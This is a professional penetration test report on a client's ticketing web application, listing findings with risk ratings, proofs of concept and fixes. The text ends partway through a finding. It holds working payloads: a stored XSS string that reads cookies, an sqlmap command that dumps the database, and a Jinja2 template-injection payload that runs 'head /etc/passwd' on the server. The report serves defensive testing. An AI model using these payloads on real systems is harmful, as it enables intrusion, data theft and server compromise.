Software Penetration Test – Nexura Support

Nexura Dynamics LLC

SECTURO
www.secturo.com

William Moody
w.moody@secturo.com

Date: June 16, 2025
Version: 1.0

Confidential

Project details

Client	Nexura Dynamics LLC 183 Davis St San Francisco, CA 94172
Contractor	Secturo LLC 8 The Green Dover, DE 19901
Time frame	June 2, 2025 – June 13, 2025
Project leader	William Moody w.moody@secturo.com (314)-221-1035
Project members	Samuel Kim – s.kim@secturo.com

Version history

Version	*Date*	*Author*	*Comment*
0.1	June 13, 2025	William Moody	Initial draft
1.0	June 16, 2025	William Moody	Final version

Disclaimer

This report has been prepared exclusively for Nexura Dynamics LLC and documents the findings from a security assessment conducted by Secturo LLC. It is important to recognize that this assessment is a "point-in-time" evaluation. Security landscapes are dynamic, and new threats, vulnerabilities, or system changes may emerge after the completion of this assessment. Secturo LLC does not warrant or guarantee that this report identifies all existing vulnerabilities or that the security findings will remain accurate over time. The methods employed in this engagement are designed to detect vulnerabilities within the scope defined by Nexura Dynamics LLC and Secturo LLC. However, security testing inherently carries limitations, and not all potential security weaknesses may be uncovered. Factors including limited time frames, restricted access, and evolving threat vectors can impact the comprehensiveness of findings. Accordingly, this report should not be considered exhaustive or conclusive. The findings and recommendations provided are intended to assist Nexura Dynamics LLC in improving its security posture. However, Secturo LLC does not accept responsibility for decisions made based on this report or for any outcomes from actions taken to remediate identified risks. Nexura Dynamics LLC is encouraged to perform ongoing security assessments and implement continuous monitoring practices to maintain a robust security program.

Table of contents

1 Executive summary

1.1 Introduction

A penetration test was performed to evaluate the security posture of Nexura Dynamics' internal ticketing software "Nexura Support". The assessment took place from June 2, 2025, to June 13, 2025, using a gray-box approach in alignment with industry best practices. The goal was to identify and exploit vulnerabilities that could be leveraged by threat actors, with and without valid credentials for the application. For further information on the scope, please refer to section 2.1.

1.2 Results overview

The assessment uncovered ten vulnerabilities, categorized by severity as **two critical**, **two high**, **four medium**, and **one low**. Key findings include:

- An *unauthenticated* attacker could create a malicious ticket containing a cross-site scripting payload that leads to the compromise of standard and administrative employee accounts.
- Attackers with a *standard employee account* could exploit an SQL injection vulnerability to retrieve all customer data from the database.
- Attackers with an *administrative account* could exploit a server-side template injection vulnerability to execute arbitrary code on the underlying server.

For a complete list of findings, please refer to section 2.4.

1.3 Strategic recommendations

To reduce risk and improve the overall security posture, we recommend the following strategic actions:

1. *Remediate all identified vulnerabilities.* Prioritizations and recommendations have been provided in this report; take these into consideration and apply internal risk management policies.
2. *Perform a root cause analysis for identified vulnerabilities.* Not all manifestations of each vulnerability may have been identified during the audit. It is recommended to find and mitigate the root cause for all documented vulnerabilities.
3. *Implement detection and mitigation mechanisms.* Even with high investment in security, there is no guarantee in today's IT systems. Design the system and its infrastructure in a way that allows it to behave resiliently even if vulnerabilities exist.
4. *Retest the application.* A retest can confirm the proper rectification of identified vulnerabilities.

2 Assessment details

2.1 Objectives and scope

The primary objective of the penetration test was to assess the security posture of the target web application by simulating real-world attack scenarios from the perspective of:

- An unauthenticated external attacker, with no prior access to the system.
- An attacker with control over a standard employee account.
- An attacker with control over an administrative employee account.

The following targets were in scope:

- https://support-test.nexura.int

The following accounts were provided for testing purposes:

- ptadmin1 - Admin user
- ptuser1 - Standard user

No other credentials were used beyond those provided or created during testing. If applicable, enumeration of additional users or roles was performed as part of the test within ethical and contractual boundaries.

Unless otherwise agreed upon, the following attacks were out of scope:

- Denial of Service (DoS)
- Social engineering or phishing attacks
- Attacks against infrastructure outside the web application (e.g. internal network, unrelated services)
- Exploiting vulnerabilities that could result in real data corruption or service disruption

2.2 Methodology

The penetration test was conducted using a manual and automatic hybrid testing methodology that simulates realistic attack scenarios. The objective was to identify vulnerabilities and misconfigurations in the target web application that could be exploited by malicious actors.

Our testing process aligns with widely recognized security testing methodologies and frameworks, such as the OWASP Web Security Testing Guide (WSTG)[1] and NIST SP 800-115[2].

The following categories of vulnerabilities are among those which were specifically tested for during the engagement:

- Injection flaws (SQL injection, command injection, etc.)
- Cross-site scripting (XSS) – Stored, reflected, and DOM-based
- Broken authentication and session management
- Cross-Site Request Forgery (CSRF)
- Insecure Direct Object Reference (IDOR)
- Broken Access Control (horizontal and vertical privilege escalation)
- Security misconfigurations
- Sensitive data exposure (e.g. secrets in responses, improper TLS/SSL)

[1] https://owasp.org/www-project-web-security-testing-guide/
[2] https://www.nist.gov/privacy-framework/nist-sp-800-115

- Insecure file upload or handling
- Open redirects and unsafe URL handling
- Business logic and workflow bypasses
- Use of vulnerable third-party components (e.g. outdated JavaScript libraries)
- Improper error handling and information disclosure

2.3 Environmental clean-up

It is recommended to restore the test environment to a pre-assessment snapshot, or at the very least to delete the accounts created for the penetration test.

2.4 Table of findings

The following table contains an overview of the findings identified during the security assessment:

Finding	*Risk rating*
Stored cross-site scripting via "Issue Title"	**12 – Critical**
SQL injection in dashboard range parameters	**12 – Critical**
Auth cookie does not have HttpOnly flag set	**9 – High**
Server-side template injection in e-mail template	**8 – High**
Missing Strict-Transport-Security HTTP header	**6 – Medium**
Reflected cross-site scripting on login page	**6 – Medium**
Weak content security policy	**6 – Medium**
Username enumeration on login page	**4 – Medium**
Information disclosure via HTTP headers	**3 – Low**
Information disclosure via PDF metadata	**2 – Low**

3 Detailed findings

3.1 Stored cross-site scripting via “Issue Title”

Risk rating

		Impact →			
		1 – Low	*2 – Medium*	*3 – High*	*4 – Critical*
Likelihood →	*4 – Certain*			**12 – Critical**	
	3 – Likely				
	2 – Possible				
	1 – Unlikely				

CVSS v3.1 score

9.3 – Critical

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N

Description

A stored cross-site scripting (XSS) vulnerability was discovered in the ticketing system. When tickets are displayed on the employee dashboard, the titles are not properly encoded. As a result, attackers may execute arbitrary JavaScript code in the browsers of employees viewing the ticket. Note that a user does not need to be authenticated to submit a ticket.

Impact

An attacker could execute arbitrary JavaScript code in the browsers of employees viewing the dashboard. Potential attacks include session hijacking, phishing, and carrying out malicious actions on behalf of the employee. The impact is increased because the `auth` cookie does not have the HttpOnly flag set, and the Content-Security-Policy is weak.


Likelihood

As ticket submission is available to everybody, and there’s no input sanitization or output encoding, exploitation is trivial. An attacker would simply need to wait for an employee to visit the dashboard.

Proof of concept

Create a new ticket with the `Issue Title` set to the following payload (see Figure 1).

```
<img src="x" onerror="alert(document.cookie)"/>
```



New Ticket

Full name*: John Smith

Email address*: j.smith@test.com


Phone number: +43 660 1234567

Issue Title*: `<img src="x" onerror="alert(document.cookie)"/>`

Issue Details*: Proof of concept

Figure 1: Create a new ticket and place the XSS payload in the Issue Title field.

Submit the ticket, log into the system as any employee, and visit the dashboard. The JavaScript payload will be executed upon loading the page (see Figure 2). In this case, the user's cookie will be displayed.



```
127.0.0.1:5000

auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InBlbnRlc3
```
[redacted]

Figure 2: The XSS payload is executed upon visiting the dashboard.

Recommendation

It is recommended to validate user-input server-side to ensure only expected characters and formats are accepted. Furthermore, user-input should always be properly encoded before being displayed in the browser.

3.2 SQL injection in dashboard range parameters

Risk rating

Impact →

Likelihood ↑	*1 – Low*	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain				
3 – Likely				**12 – Critical**
2 – Possible				
1 – Unlikely				

CVSS v3.1 score

8.5 – High

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N

Description

A SQL injection vulnerability was discovered in both the `from` and `to` parameters of the `/dashboard` endpoint.

Impact


An attacker could exploit the SQL injection vulnerability to obtain customer data, or to dump user credentials and attempt to crack associated passwords.

Likelihood

An attacker must have control of a standard employee account to access the dashboard. Typically, this would reduce the likelihood of exploitation, however due to the combination of client-side vulnerabilities discovered during this assessment, the chance of this happening is increased.

Proof of concept

Log in as any user and head to the dashboard. Choose any start and end date and press `Update`. Now, change the value of the `to` parameter in the URL to a single quote. A SQL syntax error will be displayed (see Figure 3).


Dashboard · Nexura Supp
127.0.0.1:5000/dashboard?from=&to='
Bookmarks
Nexura Dynamics
Dashboard · Search · Admin Panel
Logged in as ptadmin1 · Settings · Log out
Set range: mm / dd / yyyy - mm / dd / yyyy
Update
Download PDF


unrecognized token: "''') AS INT) ORDER BY id ASC"

Overview (2024-11-01 – ')

Figure 3: A SQL error is shown when setting the `to` parameter to a single quote.

A tool like sqlmap[3] can be used to automate exfiltration of data. For example, the following command dumps the entire database within a couple of minutes (see Figure 4).

```
sqlmap -u "https://support-test.nexura.int/dashboard?from=2030-01-01&to=2030-01-01*" --dbms=sqlite --cookie="auth=<SNIP>" --prefix '%27%29%20AS%20INT%29%20' --suffix '--%20-' --dump
```



```
[09:36:48] [INFO] fetching columns for table 'user'
[09:36:48] [INFO] fetching entries for table 'user'
[09:36:48] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: <current>
Table: user
[9 entries]
+----+-------------------------+--------------------+-------------------------------------------+------------+
| id | email                   | fullname           | password                                  | username   |
+----+-------------------------+--------------------+-------------------------------------------+------------+
| 1  | [redacted]              | [redacted]         | [redacted]                                | [redacted] |
| 2  |                         |                    |                                           |            |
| 3  |                         |                    |                                           |            |
| 4  |                         |                    |                                           |            |
| 5  |                         |                    |                                           |            |
| 6  |                         |                    |                                           |            |
| 7  |                         |                    |                                           |            |
| 8  | pentest+1@secturo.com   | Pentest Admin      |                                           | ptadmin1   |
| 9  | pentest+2@secturo.com   | Pentest User       |                                           | ptuser1    |
+----+-------------------------+--------------------+-------------------------------------------+------------+
```

Figure 4: sqlmap was able to dump the entire database.

Recommendation

The best way to prevent SQL injection is to use parameterized queries to separate SQL logic from user input. Additionally, SQL error messages should not be shown to the end user, as this can be abused in error-based SQL injection attacks, as well as information disclosure.

[3] https://sqlmap.org/

3.3 Auth cookie does not have HttpOnly flag set

Risk rating

Impact →

Likelihood ↑	*1 – Low*	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain				
3 – Likely			**9 – High**	
2 – Possible				
1 – Unlikely				

CVSS v3.1 score

4.7 – Medium

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:L/A:N

Description

It was discovered that the `auth` cookie, which is used to authenticate the user, does not have the HttpOnly[4] flag set. This flag is used to prevent JavaScript from accessing the cookie, for example, via `document.cookie`, which in turn makes exploitation of cross-site scripting (XSS) vulnerabilities less impactful.

Impact


An attacker could exploit one of the identified XSS vulnerabilities and retrieve the user's `auth` cookie to fully impersonate said user and carry out actions on their behalf.

Likelihood

The likelihood is rated highly because multiple XSS vulnerabilities were identified.

Proof of concept

In Figure 5, Firefox's web developer tools are used to display the cookies associated with the application. As shown, the `HttpOnly` flag is not set for the `auth` cookie.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6I...	127.0.0.1	/	Session	247	false	false	None	Tue, 17 Jun 2025 0...
session	eyJjc3JmX3Rva2VuIjoiMjQyZTZjYjU0OTY2NTExZDZhO...	127.0.0.1	/	Session	118	true	false	None	Tue, 17 Jun 2025 0...

Figure 5: The `auth` cookie does not have the HttpOnly flag set.

[4] https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Set-Cookie#httponly

Recommendation

It is recommended to set the HttpOnly flag on the `auth` cookie, so that in the case an attacker exploits an XSS vulnerability, they would be unable to read its value.

3.4 Server-side template injection in e-mail template

Risk rating

Likelihood ↑ \ *Impact →*	*1 – Low*	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain				
3 – Likely				
2 – Possible				**8 – High**
1 – Unlikely				

CVSS v3.1 score

9.1 – Critical

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

Description

A server-side template injection (SSTI) vulnerability was discovered in the email template functionality of the admin panel. Specifically, the template used to notify customers of ticket status updates is rendered using the Jinja2[5] templating engine without proper sanitization or context isolation. This allows an attacker to inject and execute arbitrary Jinja2 expressions, which in turn leads to arbitrary code execution on the server.

Impact

An attacker may achieve arbitrary command execution on the underlying server, potentially leading to full system compromise.

Likelihood

An attacker must have control of a user with the admin role to update the e-mail template. Typically, this would greatly reduce the likelihood of exploitation, however due to the combination of client-side vulnerabilities discovered during this assessment, the chance of this happening is increased.


Proof of concept

Log into the system as an admin user and head to the admin panel. Within the admin panel, open the e-mail settings tab. Add the following payload in the body field (see Figure 6).

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('head
/etc/passwd').read() }}
```

After clicking `Update`, fill out server details if necessary, and hit `Send test mail`. An email will be sent to the address associated with the current user containing the results of `head /etc/passwd` (see Figure 7).

[5] https://jinja.palletsprojects.com/en/stable/



E-Mail Template

Subject: POC

Body:


```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('head /etc/passwd').read() }}
```

Available variables: ticket_[id|title], created_date, assignee_full_name, customer_[fullname|email|phone]

E-Mail Server

Send mode: SMTP
Encryption: None/STARTTLS
From address: [redacted] @ gmail.com
Server address: smtp.gmail.com : 465
Password: ●●●●●●●●●●●●●●●●
✓ Authentication required

Figure 6: Set the template body to a malicious payload and send a test mail.



POC

N [redacted]@gmail.com
Tue 2025-06-17 07:12

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Figure 7: The received e-mail contains the output of `head /etc/passwd`.

Recommendation

User-input should never be rendered directly in templates; proper sanitization and validation are crucial. In this specific case, as the list of available variables is pre-defined, consider using basic string substitution, rather than a templating engine.

3.5 Missing Strict-Transport-Security HTTP header

Risk rating

Impact →

Likelihood ↑	*1 – Low*	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain				
3 – Likely				
2 – Possible			**6 – Medium**	
1 – Unlikely				

CVSS v3.1 score

6.5 – Medium

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Description

The server does not include the Strict-Transport-Security[6] HTTP header in its responses. This header is used to inform browsers that a site should only be accessed via HTTPS. When it is missing, an opportunity for man-in-the-middle attacks is created.

Impact

An attacker could intercept unencrypted HTTP requests or even spoof the real application.

Likelihood

To conduct a man-in-the-middle attack, an attacker would need to be in the same network as the victim. This could be a free coffee shop Wi-Fi network, for example.

Proof of concept

The following headers are included in a typical response from the server. Evidently, the Strict-Transport-Security header is not present.

```
$ curl -I https://support-test.nexura.int/login
HTTP/2 200
alt-svc: h3=":443"; ma=2592000
content-security-policy: frame-ancestors 'self'
content-type: text/html; charset=utf-8
date: Thu, 12 Jun 2025 16:42:31 GMT
server: Caddy
server: Werkzeug/3.0.4 Python/3.12.6
set-cookie: session=<SNIP>; HttpOnly; Path=/
vary: Cookie
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
content-length: 2913
```

[6] https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Strict-Transport-Security

Recommendation

It is recommended to implement the Strict-Transport-Security header. The HSTS preload website[7] contains some useful tips for deployment – notably starting with shorter `max-age` values and slowly increasing to the minimum recommended value of 1 year. Please note that although implementing HSTS is recommended, HSTS preloading itself is not.

[7] https://hstspreload.org/#deployment-recommendations

3.6 Reflected cross-site scripting on login page

Risk rating

Likelihood ↑	*Impact →*			
	1 – Low	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain				
3 – Likely				
2 – Possible			**6 – Medium**	
1 – Unlikely				

CVSS v3.1 score

6.1 – Medium

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

Description

A reflected cross-site scripting (XSS) vulnerability was identified on the login page, specifically in the `error` parameter, which is injected into the page without any encoding.

Impact

An attacker could craft malicious URLs which abuse the trusted domain for phishing purposes. Since users that are logged in can visit the login page, an attacker could potentially steal the cookies of a victim user and carry out actions on their behalf.

